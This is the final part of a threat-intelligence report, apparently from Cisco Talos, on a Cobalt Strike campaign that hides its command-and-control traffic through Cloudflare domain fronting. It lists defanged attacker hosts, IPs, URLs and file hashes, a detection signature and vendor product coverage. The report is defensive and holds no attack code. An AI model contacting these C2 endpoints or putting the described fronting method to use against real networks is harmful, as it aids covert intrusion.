
Command and control

The C2 server - test[.]softlemon[.]net is the subdomain of softlemon[.]net. The domain softlemon[.]net was registered under Google domains until August 2019 and likely expired since then. The malicious actor re-registered this domain on Aug. 5, 2021. The SSL certificate for the domain softlemon[.]net with the serial number 4aa6af6d719bfdd1c6dff3d7b640aed7ee3was issued by Let's Encrypt, a free SSL certificate provider.

The Talos reputation engine has classified it as an untrusted domain and Cisco Umbrella shows a spike in the DNS queries in September 2021. This activity is consistent with the evolution of the Cobalt Strike beacons illustrated earlier the attackers started instrumenting beacons fronted with the Digital News domain at the beginning of September.



DNS spike for test[.]softlemon[.]net queries vs dates.
Our research uncovered that the C2 test[.]softlemon[.]net is a Windows server running Internet Information Services (IIS).



IIS service response rendered from the host test[.]softlemon[.]net.
According to Shodan, the IP address 193[.]135[.]134[.]124 hosted by a Russian provider may be the real C2 IP address protected by the Cloudflare infrastructure as the SSL certificate served on port 8443 belongs to Cloudflare and lists the X509v3 Subject Alternative Name as DNS:*.softlemon.net.

Conclusion

Domain fronting is a technique used by attackers to circumvent protection based on DNS filtering. In this campaign, a malicious Cobalt Strike beacon is configured to take advantage of a mechanism used by Cloudflare and other content distribution networks to instruct the proxy about the host to be used for serving the content.

When the beacon is launched, it will submit a DNS request for a legitimate high-reputation domain hosted behind Cloudflare infrastructure and modify the subsequent HTTPs requests header to instruct the CDN to direct the traffic to an attacker-controlled host.

Defenders should monitor their network traffic even to high reputation domains in order to identify the potential domain fronting attacks with Cobalt Strike and other offensive tools. XDR tools should be deployed to endpoints in order to detect behavior of Cobalt Strike loaders and Meterpreter stagers as they are frequently used by a wide range of actors.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	N/A
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	N/A

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.
Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such asThreat Defense Virtual,Adaptive Security Appliance andMeraki MX can detect malicious activity associated with this threat.
Cisco Secure Malware Analytics (formerly Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.
Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

The following ClamAV signatures have been released to detect this threat:
Win.Backdoor.CobaltStrike-9909816-0

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase onSnort.org.

IOCs

Hashes

658d550322cefa6efc51fbfd1a3e02839d1e519a20f8f17f01c534c0eaf36f27
e806e55713b9e46dc7896521ffb9a8b3abaa597147ea387ff2e93a2469546ba9
a0aec3e9cb3572a71c59144e9088d190b4978056c5c72d07cb458480213f2964

Network IOCs

Hosts

test[.]softlemon[.]net
dark-forest-002.president[.]workers[.]dev

IP addresses

193[.]135[.]134[.]124

URLs

hxxp://test[.]softlemon[.]net:8081/api/3
hxxp://test[.]softlemon[.]net/
tcp://test[.]softlemon[.]net:8080/
hxxps://193[.]135[.]134[.]124:8443
hxxp://193[.]135[.]134[.]124:8080
hxxp://193[.]135[.]134[.]124:8081